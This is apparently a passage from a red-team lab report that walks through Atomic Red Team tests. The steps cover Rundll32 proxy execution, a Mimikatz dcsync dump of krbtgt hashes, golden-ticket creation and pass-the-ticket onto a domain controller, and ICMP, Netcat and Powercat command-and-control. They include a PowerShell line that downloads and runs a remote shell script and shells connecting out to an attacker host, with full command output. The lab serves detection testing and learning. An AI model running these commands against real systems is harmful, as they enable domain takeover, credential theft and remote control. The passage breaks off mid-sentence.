
```
Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1027/bin/T1027.zip"
OutFile "$env:temp\T1027.zip"
Expand-Archive -path "$env:temp\T1027.zip" -DestinationPath "$env:temp\temp_T1027.zip\"
%temp%\temp_T1027.zip\T1027.exe
```



T1218.011 - Rundll32

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1218.011/T1218.011.md>
- Adversaries may abuse rundll32.exe to proxy execution of malicious code.
- Rundll32.exe is commonly associated with executing DLL payloads.
- Rundll32 can also be used to execute scripts such as JavaScript.
- ▼ Atomic Test #1 - Rundll32 execute JavaScript Remote Payload With GetObject
 - Test execution of a remote script using rundll32.exe. Upon execution notepad.exe will be opened.


```
rundll32.exe javascript:"..\mshtml,RunHTMLApplication ";document.write();
GetObject("script:https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/atomics/T1218.011/
src/T1218.011.sct").Exec();
```



▼ Atomic Test #2 - Rundll32 execute VBscript command

- Test execution of a command using rundll32.exe and VBscript in a similar manner to the JavaScript test. Technique documented by Hexacorn- <http://www.hexacorn.com/blog/2019/10/29/rundll32-with-a-vbscript-protocol/>. Upon execution calc.exe will be launched


```
rundll32 vbscript:'.\..\mshtml,RunHTMLApplication "+String(CreateObject("WScript.Shell").Run("calc.exe"),0)
```



▼ Atomic Test #4 - Rundll32 ieadvpack.dll Execution

- Launch an executable by calling the RegisterOCX function.
- <https://github.com/LOLBAS-Project/LOLBAS/blob/master/yml/OSLibraries/leadvpack.yml#L21>

```
rundll32.exe ieadvpack.dll,RegisterOCX calc.exe
```




▼ Atomic Test #5 - Rundll32 syssetup.dll Execution

- Test execution of a command using rundll32.exe with syssetup.dll. Upon execution, a window saying "installation failed" will be opened

- Reference: <https://github.com/LOLBAS-Project/LOLBAS/blob/master/yml/OSLibraries/Syssetup.yml>


```
rundll32.exe syssetup.dll,SetupInfObjectInstallAction DefaultInstall 128 .\C:\Users\hacker1\Desktop\mitre\atomic-red-team-master\atomics\T1218.011\src\T1218.011_DefaultInstall.inf
```



▼ Atomic Test #6 - Rundll32 setupapi.dll Execution

- Test execution of a command using rundll32.exe with setupapi.dll. Upon execution, a windows saying "installation failed" will be opened
- Reference: <https://github.com/LOLBAS-Project/LOLBAS/blob/master/yml/OSLibraries/Setupapi.yml>

```
rundll32.exe setupapi.dll,InstallHinfSection DefaultInstall 128 .\C:\Users\hacker1\Desktop\mitre\atomic-red-team-master\atomics\
```



Lateral Movement

T1550.003 - Pass the Ticket

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1550.003/T1550.003.md>
- Adversaries may “pass the ticket” using stolen Kerberos tickets to move laterally within an environment, bypassing normal system access controls. Pass the ticket (PtT) is a method of authenticating to a system using Kerberos tickets without having access to an account's password.

▼ Atomic Test #1 - Mimikatz Kerberos Ticket Attack

- Golden Ticket can be obtained for the domain using the Key Distribution Service account KRBTGT account NTLM hash, which enables generation of TGTs for any account in Active Directory.
- First we have to get access to an account in the domain.
- Either bypass UAC or get privilege access so that we can run Mimikatz as Administrator.
- the user `hacker2` does not belong to any Admin accounts

```
PS C:\Users\hacker2> whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                       Well-known group    $-1-1-0             Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                                 Alias               $-1-5-32-545       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                     Well-known group    S-1-5-4             Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                                Well-known group    S-1-2-1             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11            Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15            Mandatory group, Enabled by default, Enabled group
LOCAL                                         Well-known group    S-1-2-0             Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label Unknown SID type    S-1-16-8192        Mandatory group, Enabled by default, Enabled group
PS C:\Users\hacker2>
```

- If we try to access the Domain Controller C drive we get access denied



```
C:\Users\hacker2>pushd \\internship.com\c$
Access is denied.

C:\Users\hacker2>
```

- We need 3 details to create a Golden Ticket

```
Domain - INTERNSHIP.COM
Domain SID - S-1-5-21-417159160-9406959-2078468059
Krbtgt hash from DC - 8b7cd87316d2482fbae9db538bd78557
```

- We can get the Domain name and SID of the Domain with the following command

```
C:\Users\hacker2>whoami /user

USER INFORMATION
-----
User Name                                     SID
-----
internship\hacker2 S-1-5-21-417159160-9406959-2078468059-1110
```

Annotations: "Domain Name" points to `internship`, "Domain SID" points to `S-1-5-21-417159160-9406959-2078468059`

- We can get the `krbtgt` account NTLM hash using Mimikatz

```

mimikatz 2.2.0 x64 (oe.oe)
mimikatz # lsadump::dcsync /domain:internship.com /user:krbtgt
[DC] 'internship.com' will be the domain
[DC] 'Batch6Domain.internship.com' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN          : krbtgt

** SAM ACCOUNT **

SAM Username       : krbtgt
Account Type       : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration :
Password last change : 6/26/2020 6:52:52 AM
Object Security ID  : S-1-5-21-417159160-9406959-2078468059-502
Object Relative ID  : 502

Credentials:
  Hash NTLM: 8b7cd87316d2482fbae9db538bd78557
    ntlm- 0: 8b7cd87316d2482fbae9db538bd78557
    lm - 0: e74f03371aaf18c527f0f1c76e8eafd3

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
  Default Salt : INTERNSHIP.COMkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac      (4096) : c8c6cb4c51ce095b37def381be532c8618d051728c5fc5
b976afacd23a0dd18
    aes128_hmac      (4096) : 7aa813983a17f77fa0b107b616f505ee
    des_cbc_md5      (4096) : ab89f4517f7f5773

* Primary:Kerberos *
  Default Salt : INTERNSHIP.COMkrbtgt
  Credentials
    des_cbc_md5      : ab89f4517f7f5773

* Packages *
  Kerberos-Newer-Keys

```

- With all the details we can use `kerberos:golden` module to generate a Golden Ticket

```

Select mimikatz 2.2.0 x64 (oe.oe)
mimikatz # kerberos::golden /domain:internship.com /sid:S-1-5-21-417159160-9406959-2078468059 /rc4:8b7cd
b538bd78557 /user:TrustMeIamAdminAgain
User      : TrustMeIamAdminAgain
Domain    : internship.com (INTERNSHIP)
SID       : S-1-5-21-417159160-9406959-2078468059
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 8b7cd87316d2482fbae9db538bd78557 - rc4_hmac_nt
Lifetime  : 6/30/2020 6:03:13 PM ; 6/28/2030 6:03:13 PM ; 6/28/2030 6:03:13 PM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 0000000049FE9C78

mimikatz #

```

Golden Ticket is generated

We use the ticket

```

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\hacker2\Desktop\mimikatz_trunk\x64>pushd \\internship.com\c$

Z:\>klist

Current LogonId is 0:0x815b5

Cached Tickets: (3)

#0> Client: TrustMeIamAdminAgain @ internship.com
Server: krbtgt/INTERNSHIP.COM @ INTERNSHIP.COM
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 6/30/2020 18:04:50 (local)
End Time: 7/1/2020 4:04:50 (local)
Renew Time: 7/7/2020 18:04:50 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1> Client: TrustMeIamAdminAgain @ internship.com
Server: krbtgt/internship.com @ internship.com
KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
Ticket Flags 0x40e00000 -> forwardable renewable initial_pre_authent
Start Time: 6/30/2020 18:03:13 (local)
End Time: 6/28/2030 18:03:13 (local)
Renew Time: 6/28/2030 18:03:13 (local)
Session Key Type: RSADSI RC4-HMAC(NT)

```

We can successfully access the DC Drive

10 Years of validity

- Only way to make this key invalid is to change the krbtgt account password.



We can get ntds.dit file

- **ntds.dit** file is a database that stores Active Directory data, including information about user objects, groups, and group membership. It includes the password hashes for all users in the domain

Command and Control

T1095 - Non-Application Layer Protocol

- <https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1095/T1095.md>
- Adversaries may use a non-application layer protocol for communication between host and C2 server or among infected hosts within a network.
- Some of the protocols include ICMP, UDP, SOCKS and SOL. These are standard Internet Protocols that are implemented in all IP-compatible devices. Unlike TCP or UDP, these are not strictly monitored, so attackers use this as advantage.

▼ Atomic Test #1 - ICMP C2

This will attempt to start C2 Session Using ICMP. For information on how to set up the listener refer to the following blog: <https://www.blackhillsinfosec.com/how-to-c2-over-icmp/>

- On attacker machine, we start the listener

```

Parrot Terminal
File Edit View Search Terminal Help
└─ #git clone https://github.com/inquisb/icmpsh.git
Cloning into 'icmpsh'...
remote: Enumerating objects: 62, done.
remote: Total 62 (delta 0), reused 0 (delta 0), pack-reused 62
Receiving objects: 100% (62/62), 329.17 KiB | 139.00 KiB/s, done.
Resolving deltas: 100% (17/17), done.
└─ [root@parrot]-[/home/hacker/Tools]
└─ #cd icmpsh/
└─ [root@parrot]-[/home/hacker/Tools/icmpsh]
└─ #ls
icmpsh.exe  icmpsh-m.pl  icmpsh-s.c  run.sh
icmpsh-m.c  icmpsh_m.py  README.md  screenshots
└─ [root@parrot]-[/home/hacker/Tools/icmpsh]
└─ #sysctl -w net.ipv4.icmp_echo_ignore_all=1
net.ipv4.icmp_echo_ignore_all = 1
└─ [root@parrot]-[/home/hacker/Tools/icmpsh]
└─ #./icmpsh_m.py 105.30.40.100 105.30.40.10
Windows PowerShell running as user hacker1 on WIN10-M1
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\hacker1> whoami
internship\hacker1
PS C:\Users\hacker1>

```

Cloned the repo

started listening

got PowerShell access

- On windows side, we will execute the payload

```

Windows PowerShell
PS C:\Users\hacker1> IEX (New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/mishang/c/5da7f91fcc356f846e09eab0cf0f296ebf746/Shell/Invoke-PowerShellIcmp.ps1')
PS C:\Users\hacker1> Invoke-PowerShellIcmp -IPAddress 105.30.40.100

```

Downloaded the payload and executed

Log Details

Accept
echo-request Traffic Accepted from 192.168.75.13 to 105.30.40.100

Details | Matched Rules | **Session**

Product Family	Access	Policy Date	28 Jun 20, 1:29:25 PM
Type	Session	Layer Name	Network
Application / Site		Access Rule Name	Cleanup rule
Application Name	ICMP Protocol	Access Rule Number	1
Primary Category	Network Protocols	Actions	
Additional Categories	Low Risk, Network Protocols	Report Log	Report Log to Check Point
Application Risk	Low	More	
Application Description	The Internet Control Message Proto...	Id	c0a84b0a-ca16-0000-5efb-4fb3000...
Traffic		Id Generated By Indexer	false
Source	WIN10 (192.168.75.13)	First	false
Source Zone	Internal	Sequencenum	2
Destination	Kali Server (105.30.40.100)	Hill Key	6574501360961509414
Destination Zone	External	Application ID	60526220
Service	echo-request (ICMP)	Application Signature ID	60526220:1
Interface	eth0	Last Update Time	2020-06-30T14:49:17Z
Connection Direction	Outgoing	Db Tag	{F02BC505-AE17-5C4C-94CF-92D73...

▼ Atomic Test #2 - Netcat C2

- Start C2 Session Using Ncat To start the listener on a Linux device, type the following: nc -l -p

The screenshot shows a Windows file explorer window with the path `hacker1 > AppData > Local > Temp > T1095 > nmap-7.80`. The file `ncat.exe` is highlighted with a red box and a red arrow. In the background, a PowerShell window displays a Netcat C2 script:

```

1 New-Item -ItemType Directory -Force -Path $env:TEMP\T1095 | Out-Null
2 $parentpath = Split-Path (Split-Path "$env:TEMP\T1095\nmap-7.80\ncat.exe"); $zippath = "$parentpath\nmap.zip"
3 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
4 Invoke-WebRequest "https://nmap.org/dist/nmap-7.80-win32.zip" -OutFile "$zippath"
5 Expand-Archive $zippath $parentpath -Force
6 $unzippath = Join-Path $parentpath "nmap-7.80"
7 if ($?) { $null = (Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | ?{ $_.DisplayName -like "Microsoft Visual C++*" })
8 Start-Process (Join-Path $unzippath "vcredist_x86.exe")
9 }
  
```

A blue callout box with the text "Download ncat script" points to the PowerShell window.

- Here attacker machine acts as a server and starts listening on a specific port

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/hacker/Tools/icmpsh]
#nc -lv -p 4466
listening on [any] 4466 ...
105.30.40.10: inverse host lookup failed: Unknown host
connect to [105.30.40.100] from (UNKNOWN) [105.30.40.10] 26741
whoami
This is a client!
Hello from server

```

- Windows will act as a client and connect to the server

```

PS C:\> cmd /c C:\Users\hacker1\AppData\Local\Temp\T1095\nmap-7.80\ncat.exe 105.30.40.100 4466
whoami
This is a client!
Hello from server

```

Can send and receive messages

- We can now send messages between the two machines

Time	Origin	Source	Destination	Service	Ac...	Access Rule N...	Policy...	Description
Today, 8:44:57 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	TCP/4466 (TCP/4466)			Standard	Detected microsoft windows win32 shellcod...
Today, 8:44:57 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	TCP/4466 (TCP/4466)			Standard	Detected linux shellcode remote code execou...
Today, 8:43:29 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	tcp-high-ports (TCP/4466)	1		Standard	tcp-high-ports Traffic Accepted from 192.16...
Today, 8:43:21 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	tcp-high-ports (TCP/4466)	1		Standard	tcp-high-ports Traffic Accepted from 192.16...
Today, 8:43:20 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	tcp-high-ports (TCP/4466)	1		Standard	tcp-high-ports Traffic Accepted from 192.16...
Today, 8:43:13 PM	GW-SD	192.168.75.1	GW-SD (192.168.75.10)	https (TCP/443)	1		Standard	https Traffic Accepted from 192.168.75.1 so...
Today, 8:43:13 PM	GW-SD	192.168.75.1	GW-SD (192.168.75.10)	https (TCP/443)	1		Standard	https Traffic Accepted from 192.168.75.1 so...
Today, 8:42:56 PM	GW-SD	WIN10 (192.168.75.13)	Kali Server (105.30.40.100)	tcp-high-ports (TCP/4466)	1		Standard	tcp-high-ports Traffic Accepted from 192.16...
Today, 8:42:56 PM	GW-SD	WIN10 (192.168.75.13)	13.107.4.52	http (TCP/80)	1		Standard	http Traffic Accepted from 192.168.75.13 to...

- Checkpoint has detected the connection

▼ Atomic Test #3 - Powercat C2

- Start C2 Session Using Powercat To start the listener on a Linux device, type the following: nc -l -p

```

Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~/home/hacker/Tools/icmpsh
#nc -lv -p 4499
listening on [any] 4499 ...
105.30.40.10: inverse host lookup failed; Unknown host
connect to [105.30.40.100] from (UNKNOWN) [105.30.40.10] 43402
Hello again from Kali
Hi from Windows
    
```

- Started listening on Kali

```

Windows PowerShell
PS C:\> powercat -c 105.30.40.100 -p 4499
Hello again from Kali
Hi from windows

```

- Using powercat we can communicate just like netcat

Tools

Mimikatz Tool

Can be used for following attacks and more:

- Pass-the-Hash
- Pass-the-Ticket
- Over-Pass the Hash (Pass the Key)
- Kerberos Golden Ticket
- Kerberos Silver Ticket
- Pass-the-Cache

```

standard - Standard module [Basic commands (does not require module name)]
crypto - Crypto Module
sekurlsa - SekurLSA module [Some commands to enumerate credentials...]
kerberos - Kerberos package module []
privilege - Privilege module
process - Process module
service - Service module
lsadump - LsaDump module
ts - Terminal Server module
event - Event module
misc - Miscellaneous module
token - Token manipulation module
vault - Windows Vault/Credential module
minesweeper - MineSweeper module
net -
dpapi - DPAPI Module (by API or RAW access) [Data Protection application programming interface]
busylight - BusyLight Module
sysenv - System Environment Value module
sid - Security Identifiers module
iis - IIS XML Config module
rpc - RPC control of mimikatz
sr98 - RF module for SR98 device and T5577 target
rdm - RF module for RDM(830 AL) device
acr - ACR Module


```

BloodHound

- BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use BloodHound to identify and eliminate those same attack paths. Both

